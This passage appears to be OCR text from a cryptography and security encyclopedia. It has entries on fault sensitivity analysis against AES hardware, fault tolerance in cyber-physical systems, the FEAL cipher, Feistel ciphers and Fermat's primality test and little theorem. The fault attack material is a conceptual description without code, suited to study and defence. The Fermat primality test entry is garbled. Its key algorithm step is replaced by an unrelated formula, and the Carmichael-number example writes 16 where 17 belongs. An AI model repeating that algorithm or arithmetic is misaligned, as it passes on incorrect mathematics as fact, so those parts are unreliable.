Hwang I, Kim S, Kim Y, Seah CE (2010) A survey of fault detection, isolation, and reconfiguration methods. IEEE Trans Control Syst Technol 18(3):636–653

Keliris C, Polycarpou M, Parisini T (2017) An integrated learning and filtering approach for fault diagnosis of a class of nonlinear dynamical systems. IEEE Trans Neural Netw Learn Syst 28(4):988–1004

Patton R, Frank PM (1989) Fault diagnosis in dynamic systems: theory and applications. Prentice Hall, Englewood Cliffs

Poovendran R (2010) Cyber-physical systems: close encounters between two parallel worlds. Proc IEEE 98(8):1363–1366

Venkatasubramanian V, Rengaswamy R, Yin K, Kavuri S (2003) A review of process fault detection and diagnosis Part I: quantitative model-based methods. Comput Chem Eng 27(3):293–311

Zhang X, Zhang Q, Sonti N (2011) Diagnosis of process faults and sensor faults in a class of nonlinear uncertain systems. J Syst Eng Electron 22(1):22–32

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300369

Fault Identification in Cyber-Physical Systems

Fault Diagnosis in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300370

Fault Injection

Differential Fault Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300371

Fault Injection Attacks

Evolution of Fault Attacks on Cryptosystems
Infective Countermeasure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300373

Fault Isolation

Fault Diagnosis in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1709

Fault Sensitivity Analysis

Kazuo Sakiyama[14] ✉ and Yang Li[14] ✉
(14) The University of Electro-Communications, Tokyo, Japan

✉ **Kazuo Sakiyama (Corresponding author)**
Email: sakiyama@uec.ac.jp


✉ **Yang Li**
Email: liyang@uec.ac.jp

Definitions

Fault sensitivity analysis (FSA) is a fault-based side-channel analysis. In the FSA attack, an attacker injects a transient fault to a cryptosystem based on hardware or software implementation of a cryptographic algorithm. The attacker collects fault sensitivity (FS) data, which is a fault condition such that erroneous operation begins to occur for different intermediate values. The FS data contains sensitive information related to a cryptographic algorithm such as secret key. FSA does not require faulty ciphertext, which is necessary for differential fault analysis (DFA).

Introduction

FSA is an analysis method to retrieve internal information, such as the secret key of cryptographic hardware and software implementations, without any faulty outputs. The attacker only needs to know whether or not the cryptosystem performs a normal operation. Instead, the attacker observes fault conditions at which an erroneous output begins to occur. Such fault conditions are collected as FS data (Fig. 1).


Normal Operation
weak
Fault Intensity
FS
strong
Erroneous Operation

Fault Sensitivity Analysis, Fig. 1 Concept of fault sensitivity (FS)

The FSA attacker utilizes the information about difficulty (or easiness) in injecting faults to a device and guesses the internally processed data. An intuitive understanding is as follows. When performing a complicated computation in hardware or software, erroneous operations are likely to happen, even with weak faults. Here, the complicated computation means a computation processed in a combinatorial circuit that requires a long delay time to determine the output value after providing the input values. On the other hand, weak-intensity faults cannot induce errors in a simple calculation with a short delay time. The internal data in calculation and FS has some relations because the delay time depends on the input values. Then, the attacker tries to recover the internal data from FS using a similar technique to side-channel analysis.

Specifically, the intensity of the fault-inducing factor is determined by changing the clock period, the supplied voltage, and the laser intensity that irradiates the silicon chip. In the first proposal of the FSA attack (Li et al., 2010), the clock frequency for the AES hardware is gradually increased. The FSA attack can recover the secret key successfully from the FS data that contains the frequency at which faults start to occur. Gradually increasing the clock frequency, the circuit causes a setup-time violation at some frequency.

FSA Attack on AES

An AES round operation is processed in one cycle for a 128-bit AES hardware implementation with a loop architecture. The final round consists of 16 8-bit or byte operations. Each operation XORs an 8-bit S-box output, which is a non-linear operation, with an 8-bit round key. Sixteen 8-bit combinatorial circuits called S-box1 to S-box16 are performed in parallel. For simplicity, we assume that all the S-boxes consist of the same circuits. If we increase the clock frequency only at the final round, setup-time violation begins to occur byte by byte because the calculations processed by each S-box are not the same and the delay times are different. The path delay of the combinatorial circuit is determined by the time when the signal toggles due to the input value change become stable for the entire combinatorial circuit. In other words, it depends on the input values before

and after the fault injection. In the case of the 8-bit S-box, 256 × 256 delay times can be considered in preparing FS data.

In an implementation where the signal delay time can be modeled using an S-box input x, we can recover the secret key using the same distinguisher as the side-channel attack. In this case, the FS model can be the same as Hamming weight model, HW(x), in power analysis. However, in general, there is no simple model to explain the relations between the input value of the combinatorial circuit and the signal delay. Therefore, as one of the sound approaches to solving the FS model, the self-template attack was proposed in Li et al. (2012). The idea is based on the fact that S-box1 and S-box2 tend to have a similar FS due to their similar gate-level structure by module instantiation. Extended by similar ideas, FSA was used to break various AES ASIC cores in Sakamoto et al. (2011) and Moradi et al. (2011, 2012). Later, FSA was combined with the zero-value attack in Mischke et al. (2014) and applied to break lattice-based post-quantum cryptographic components in Valencia et al. (2019).

Countermeasure

In contrast to DFA, the most prominent feature of FSA is that it does not require faulty output values, i.e., faulty ciphertext. Due to this fact, the conventional DFA countermeasures, which mask the faulty output, e.g., output zeros, cannot be a countermeasure against the FSA attack. FSA is a powerful analysis tool; however, the attack succeeds only when the attacker can observe FS. For example, if a circuit with a longer delay time than S-box is allocated, the attacker cannot take the FS data of the S-box. This fact is important when considering a countermeasure against the FSA attack. Other countermeasures, such as removing the correlation between fault sensitivity and intermediate value, could also be possible.

References

Li Y, Sakiyama K et al (2010) Fault sensitivity analysis. In: Mangard S, Standaert F-X (eds) Proceedings of international workshop on cryptographic hardware and embedded systems (CHES2010), Santa Barbara, pp 320–334

Li Y, Ohta K, Sakiyama K (2012) Toward effective countermeasures against an improved fault sensitivity analysis. IEICE Trans Fundam Electron Commun Comput Sci 95-A(1):234–241

Mischke O, Moradi A, Güneysu T (2014) Fault sensitivity analysis meets zero-value attack. In: Tria A, Choi D (eds) Proceedings of workshop on fault diagnosis and tolerance in cryptography (FDTC2014), Busan, pp 59–67

Moradi A et al (2011) On the power of fault sensitivity analysis and collision side-channel attacks in a combined setting. In: Preneel B, Takagi T (eds) Proceedings of international workshop on cryptographic hardware and embedded systems (CHES2011), Nara, pp 292–311

Moradi A, Mischke O, Paar C (2012) One attack to rule them all: collision timing attack versus 42 AES ASIC cores. IEEE Trans Comput 62(9):1786–1798
[MathSciNet]

Sakamoto H et al (2011) Fault sensitivity analysis against elliptic curve cryptosystems. In: Breveglieri L, Guilley S, Koren I, Naccache D, Takahashi J (eds) Proceedings of workshop on fault diagnosis and tolerance in cryptography (FDTC2011), Nara, pp 11–20

Valencia F, Polian I, Regazzoni F (2019) Fault sensitivity analysis of lattice-based post-quantum cryptographic components. In: Pnevmatikatos DN, Pelcat M, Jung M (eds) Proceedings of international conference on embedded computer systems, modeling, and simulation (SAMOS2019), Greece, pp 107–123

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1724

Fault Tolerance in Cyber-Physical Systems

Federica Pascucci[15] ✉
(15) Engineering Department, Università degli Studi Roma Tre, Roma, Italy

✉ **Federica Pascucci**
Email: federica.pascucci@uniroma3.it

Synonyms

Resilience in cyber physical systems

Definitions

Fault tolerance is the property that enables Cyber Physical Systems (CPS) to deliver an acceptable level of services in the event of the failures of some of their components (i.e., the sensors, the actuators, the plant, the controller, and the operators).

Theory and Application


CPS can be regarded as networked embedded systems integrating computing capability to physical environment. They are commonly deployed in safety critical infrastructures to provide critical services. Thus, they need to be characterised by high reliability and availability. To this aim, fault tolerance is a key factor in the design of CPS, where a fault is represented by a hardware malfunction, a software bug, a broken communication link, or a cyber attack.

According to Koren and Mani Krishna (2020), fault tolerance in CPS can be addressed by exploiting both techniques adopted for general-purpose systems and peculiarities of CPS (i.e., the presence of a physical plant, the real-time constraints of the controller, the network links, etc.).

Concerning the techniques adopted for general-purpose systems, fault tolerance is commonly achieved by redundancy. Specifically, four types of redundancy can be considered (Koren and Mani Krishna, 2020): *hardware*, *software*, *information*, and *time* redundancy. Hardware redundancy is reached by adding extra hardware to the systems. *Static hardware* redundancy is realized by incorporating extra hardware into the system to either detect or override the effects of a failed component. *Dynamic hardware* redundancy exploits the extra hardware only when a failure occurs. A mixed static and dynamic hardware redundancy is known as *hybrid hardware* redundancy. Hardware redundancy is demanding and depends on the number of the devices duplicated. Therefore, it is not suitable for CPS having resources constraints. Software redundancy addresses the faults caused by bugs. It implements a simplified version of the main algorithms, and it is able, in case of failure, to produce less accurate while appropriate data. The multiple instances of software can be executed simultaneously or upon request, as explained for hardware redundancy. Time redundancy involves repeating the same operation multiple times and comparing obtained results. It is useful for identifying transient faults (i.e., faults that occasionally occur). However, it introduces delays that may not always be acceptable for the control system of CPS. Information redundancy concerns error detection and correction. To this aim, check bits are added to data to detect and, eventually, correct errors. Although this technique is widely adopted in memory units, the processing of these bits requires extra time or hardware and sometimes cannot be adopted by CPS due to delays and overhead. Information redundancy is used in CPS mainly to protect data communication.

Exploiting the peculiarities of CPS, fault tolerance can be achieved by the design of control system. In the literature, two main approaches are proposed: the *passive* and the *active* fault-tolerant control systems (Cardenas et al., 2008). In designing passive fault-tolerant control systems, the list of possible faults is assumed to be a priori known as well as the nominal operating conditions. Therefore, the controller is synthesized to be robust with respect to the changes that may occur facing one or combined

faults. The controller does not react (i.e., it is passive), since neither reconfiguration actions or parameter adjustments are considered. From the performance perspective, the design of passive fault-tolerant control systems turns to be more conservative. Moreover optimal performance cannot be achieved under any faulty conditions considered. However, the main disadvantage of this approach is represented by the unpredictable behavior of the system when a failure not listed occurs (e.g., an attack). To overcome this drawback, the active fault-tolerant control systems are introduced. They are able to react to faults by adapting the control actions. The general architecture of active fault-tolerant controls is depicted in Fig. 1. The key elements of an active fault-tolerant control system are *(i)* the fault diagnosis module, *(ii)* the reconfiguration orchestrator, and *(iii)* the reconfigurable controller. The fault diagnosis module timely provides information about the fault; the reconfiguration orchestrator is able to select the proper controller configuration so to effectively achieve stability and optimal closed-loop system performance, minimizing the switching transients; the reconfigurable controller implements the configuration retrieved by the orchestrator. Fault diagnosis module is generally implemented by analytically modelling the behavior of sensors, actuators, and plant. Model based fault diagnosis (Ding, 2013) is largely applied; however, with the development of artificial intelligence algorithms and the evolution of digital twin paradigm, different approaches have been also proposed (Qi et al., 2019). Concerning distributed CPS, the fault tolerance is achieved by guaranteeing the connectivity of the system. In this field, different metrics have been proposed to evaluate the tolerance of the networks considering faults of multiple nodes.



Fault Tolerance in Cyber-Physical Systems, Fig. 1 Active fault-tolerant control (gray box): $r(t)$ is the reference input, $u(t)$ is the control input, and $y(t)$ is the output

Open Problems and Future Directions

Fault tolerance in CPS addresses both physical faults and cyber attacks. Physical faults can be easily modelled, detected, and identified. On the contrary, realistic attack models are not available. Some approaches based on game theoretic techniques have been proposed (Rubio et al., 2020); however there is still room for improvements. The combination of physical and analytical redundancies should be further investigated coping with security principles. The concept of trustworthiness should be introduced to develop trust management schemes based on redundancies. Finally, the interaction between CPS and human operators should be carefully considered. How to transfer automatic to manual control during emergencies, how to visualize relevant data to operator, and how to cope with operator stress are fields to be further investigated (NIST, 2017).

Cross-References

Fault Attack
Fault Diagnosis in Cyber-Physical Systems

References

Cardenas AA, Amin S, Sastry S (2008) Secure control: towards survivable cyber-physical systems. In: Proceeding of the 28th international conference on distributed computing systems workshops, Beijing, 2008, pp 495-5002008.40

Cyber-Physical Systems Public Working Group (2017) Framework for cyber-physical systems: volume 1, overview, National Institute of Standards and Technologies (NIST) available at https://doi.org/10.6028/NIST.SP.1500-201. Last visited Feb 2021

Ding S (2013) Model-based fault diagnosis techniques. Springer, London

Koren I, Mani Krishna C (2020) Fault-tolerant systems, 2dn edn. Morgan Kaufmann, San Francisco

Qi Q, Tao F, Hu T, Anwer N, Liu A, Wei Y, Wang L, Nee AYC (2019) Enabling technologies and tools for digital twin. J Manuf Syst. In press, 3–21

Rubio JE, Alcaraz C, Lopez J (2020), Game theory-based approach for defense against APTs. In: Conti M, Zhou J, Casalicchio E, Spognardi A (eds) Applied cryptography and network security. ACNS 2020. Lecture notes in computer science, vol 12147. Springer, Cham

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_576

FEAL


Christophe De Cannière[16] ✉
(16) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

The Fast Data Encipherment Algorithm (FEAL) (Shimizu and Miyaguchi 1988) is a family of block ciphers developed by Shimizu and Miyaguchi. Since the introduction of its first version (FEAL-4, presented in 1987), the block cipher has stimulated the development of some of the most useful cryptanalytical techniques available today.

FEAL was designed to be a more efficient alternative to the Data Encryption Standard (DES), in particular in software. The block cipher encrypts data in blocks of 64 bits and uses a 64-bit key. It is a Feistel cipher, just as DES, but the components have been modified in order to be more suitable for word-oriented processors. The complete cipher can be implemented using only additions modulo 2^8, rotations over 2 bits, and XORs. The 32-bit *f*-function (see Fig. 1) used in the Feistel network takes a 16-bit subkey as a parameter and mixes it with the data using the functions S_0 and S_1. Both functions take two bytes as input and return a single output byte. They are defined as:

$$S_i(x, y) = \left[x + y + i \pmod{2^8}\right] \lll 2,$$
$$i \in \{0, 1\}.$$



FEAL, Fig. 1 FEAL's *f*-function

Another structural difference with DES is the additional layers inserted before the first and after the last round of FEAL. In these layers, an extra 64-bit subkey is mixed with the data and the left half of the data is XORed with the right half.

While most of its components are far simpler, FEAL has a more complex *key schedule* (Block Cipher) than DES. The secret key is expanded in a Feistel-like ladder network using a nonlinear f_k-function similar to the *f*-function mentioned above.

FEAL has been studied by many researchers, and various interesting techniques were developed to analyze its security. The next paragraph gives a short overview of the most important developments.

The first vulnerabilities in the original four-round version, FEAL-4, were discovered by den Boer in 1988. He developed an adaptively chosen plaintext attack which was later improved by Murphy (1990). The improved attack required only 20 chosen plaintexts and at that time recovered the key in less than 4 h. At the Securicom conference in 1989, Biham and Shamir demonstrated a chosen plaintext attack on FEAL-8, the eight-round version of the cipher. The attack, which would turn out to be a direct application of differential cryptanalysis, is mentioned in different papers (Biham and Shamir 1991a; Gilbert and Chassé 1991; Miyaguchi 1990), but its details were only published in 1991 (Biham and Shamir 1991b). In 1990, Gilbert and Chassé (1991) proposed a statistical chosen plaintext attack on FEAL-

8. A year later, Tardy-Corfdir and Gilbert (1992) presented a *known* plaintext attack on FEAL-4 and FEAL-6. The first attack had many ideas in common with differential cryptanalysis, which was being developed around the same time; the second attack contained elements which would later be used in linear cryptanalysis. In 1992, a first variant of this linear cryptanalysis was introduced by Matsui and Yamagishi (1993). The new attack could recover FEAL-4 keys in 6 min using only five known plaintexts. In 1993, Biham and Shamir (1993) developed a more efficient differential attack against FEAL-8 deriving the secret key in 2 min on a PC given 128 chosen plaintexts.

The development of these new techniques forced the designers of FEAL to considerably increase the number of rounds, sacrificing its original efficiency.

Cross-References

Block Ciphers
Differential Cryptanalysis
Feistel Cipher
Linear Cryptanalysis for Block Ciphers

Recommended Reading

Biham E, Shamir A (1991a) Differential cryptanalysis of DES-like cryptosystems. In: Menezes A, Vanstone SA (eds) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 2–21

Biham E, Shamir A (1991b) Differential cryptanalysis of Feal and N-hash. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 1–16

Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin

den Boer B (1988) Cryptanalysis of FEAL. In: Günther CG (ed) Advances in cryptology – EUROCRYPT'88. Lecture notes in computer science, vol 330. Springer, Berlin, pp 293–299

Gilbert H, Chassé G (1991) A statistical attack of the FEAL-8 cryptosystem. In: Menezes A, Vanstone SA (eds) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 22–33

Matsui M, Yamagishi A (1993) A new method for known plaintext attack of FEAL cipher. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT'92. Lecture notes in computer science, vol

658. Springer, Berlin, pp 81–91

Miyaguchi S (1990) The FEAL-8 cryptosystem and a call for attack. In: Brassard G (ed) Advances in cryptology – CRYPTO’89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 624–627

Murphy S (1990) The cryptanalysis of FEAL-4 with 20 chosen plaintexts. J Cryptol 2(3):145–154 [MathSciNet]

Shimizu A, Miyaguchi S (1988) Fast data encipherment algorithm FEAL. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT’87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 267–278

Tardy-Corfdir A, Gilbert H (1992) A known plaintext attack of FEAL-4 and FEAL-6. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO’91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 172–181

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300374

Fear Appeals

Persuasive Security Messages

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_577

Feistel Cipher

Alex Biryukov[17] ✉
(17) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

One popular class of the modern iterative blockciphers is the *Feistel* ciphers (named so after Horst Feistel – cryptanalyst who worked with the IBM crypto group in the early 1970s). The round of a Feistel cipher uses the product of two involutions (a function G is called an involution if it is its own inverse: $G(G(x)) = x$) in order to achieve the very comfortable similarity of encryption and decryption processes.

Theory

Given an n-bit block, a Feistel round function divides it into two halves L (left) and R (right). Then some function $F(R, k)$ is applied to the right half and the result is XORed with the left half (this is the first involution):

$$(L, R) \rightarrow (R, L \oplus F(R, k)).$$

Here k is the round subkey produced by the key scheduling algorithm; it may vary from round to round. Then the halves are swapped (the second involution) and the process is repeated. Another convenience in this construction is that it is always a permutation, and thus is invertible no matter what function F is used and thus a designer may now concentrate on

the security properties of this function. Many modern ciphers are designed as Feistel ciphers. One prominent example of a Feistel cipher is the Data Encryption Standard.

Note that the division into halves in a Feistel cipher can be replaced by division into quarters, octets, etc. Such ciphers are called *generalized Feistel ciphers*. Several ciphers are of this type, for example the CAST family of ciphers or the cipher Skipjack.

Cross-References

Block Ciphers

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_448

Fermat Primality Test

Moses Liskov[18] ✉
(18) Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

✉ **Moses Liskov**
Email: mliskov@cs.wm.edu

Synonyms

Fermat test

Definition

The Fermat primality test is a test to determine if a number is a prime number, using Fermat's little theorem.

Background

Fermat was not concerned with efficient algorithms for testing primality, but Fermat's little theorem (which states that $a^{p-1} \equiv 1 \bmod p$ whenever p is prime and a is relatively prime to p) gives a necessary condition for primality, thus the name.

Theory

Fermat's little theorem is not true for composite numbers in general, so it is an excellent tool to use to test for the compositeness of a number. The test

consists of checking whether $a^{n-1} \equiv 1 \bmod n$ is satisfied for some a relatively prime to n. If not, it is certain that n is not prime.

Unfortunately, if $a^{n-1} \equiv 1 \bmod n$ does hold, it may be that n is composite. When this happens, n is said to be a "pseudoprime" for the base a. By picking many random a, some false positives can be avoided. The procedure is as follows, on input n:

1. For $i = 1$ to s do:
   (a) Pick a random a such that $2 \leq a \leq n - 1$ and $\gcd(a, n) = 1$
   (b) If $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$, return COMPOSITE
2. Return PRIME

Here, s is a parameter. The running time of the Fermat primality test is $\Theta(s)$ modular exponentiations. For most composite numbers, the chance of passing these s rounds with different values for a without being detected as composite is $1/2^s$. However, there are some composite numbers, called Carmichael numbers, which pass the Fermat test for *every* base a and the smallest is $561 = 3 \cdot 11 \cdot 17$. Since 80 is a multiple of 3–1, 11–1, and 16–1, it holds that $a^{80} \equiv 1 \bmod 561$ for all a relatively prime to 561, so in particular, $a^{560} = (a^{80})^7$ is always congruent to 1 modulo 561. Carmichael numbers are relatively rare; asymptotically, if $C(n)$ is the number of Carmichael numbers less than n, then $n^{2/7} < C(n) < n^{1-\frac{\ln \ln \ln n}{\ln \ln n}}$.

Because of these exceptions, the Fermat primality test is usually discarded in favor of a more robust test such as the Miller–Rabin probabilistic primality test. However, PGP uses the Fermat primality test.

Cross-References

Miller–Rabin Probabilistic Primality Test
Modular Arithmetic
Primality Test
Prime Number

Recommended Reading

Conway JH, Guy RK (1996) The book of numbers. Springer, New York

Cormen TH, Leiserson CE, Rivest RL, Stein C (2001) Introduction to algorithms. MIT Press, Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300375

Fermat Test

Fermat Primality Test

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_449

Fermat's Little Theorem

Moses Liskov[19] ✉
(19) Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

✉ **Moses Liskov**
Email: mliskov@cs.wm.edu

Definition

Fermat's little theorem states that if p is a prime number and a is any number not divisible by p, then $a^{p-1} \equiv 1 \bmod p$.

Background

Pierre de Fermat (1601–1665) was one of the most renowned mathematicians in history. He focused much of his work on Number Theory, though he made great contributions to many other areas of mathematics. Fermat's famous "last theorem" was a remark Fermat made in a margin of a book, for which he claimed to have a proof but the margin was too small to write it down, and remained an open problem for over three centuries.

Fermat's little theorem was first stated in a letter to Frénicle de Bessy in 1640, though it was not called "Fermat's little theorem" until the twentieth century.

Theory

The proof follows easily from the following observations. Consider the product $(a)(2a)(3a)\ldots((p-1)a)$, then on the one hand we can write this as $(p-1)!\ a^{p-1}$. On the other hand, the list of terms in the product, modulo p, is a complete list of values between 1 and $p-1$, since no two terms in the list are equivalent modulo p: if $na = ma \bmod p$ where $n > m$ then p divides $n-m$ but $0 < n-m < p-1$, which is a contradiction. Thus, this product can also be written as $(p-1)! \bmod p$. Thus, $(p-1)!\ a^{p-1} \equiv (p-1)! \bmod p$, and $a^{p-1} \equiv 1 \bmod p$, because $(p-1)!$ is not divisible by p.

Euler generalized Fermat's little theorem, which applies only to $(\mathbb{Z}/p\mathbb{Z})^*$, to any finite group. Fermat's little theorem is important to cryptography in that it gives rise to the Fermat primality test, a method for testing primality.

Cross-References

Euler's Totient Function
Fermat Primality Test
Modular Arithmetic
Number Theory
Prime Number

Recommended Reading

Conway JH, Guy RK (1996) The book of numbers. Springer, New York

Hardy GH, Wright EM (2008) An introduction to the theory of numbers. Oxford University Press, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
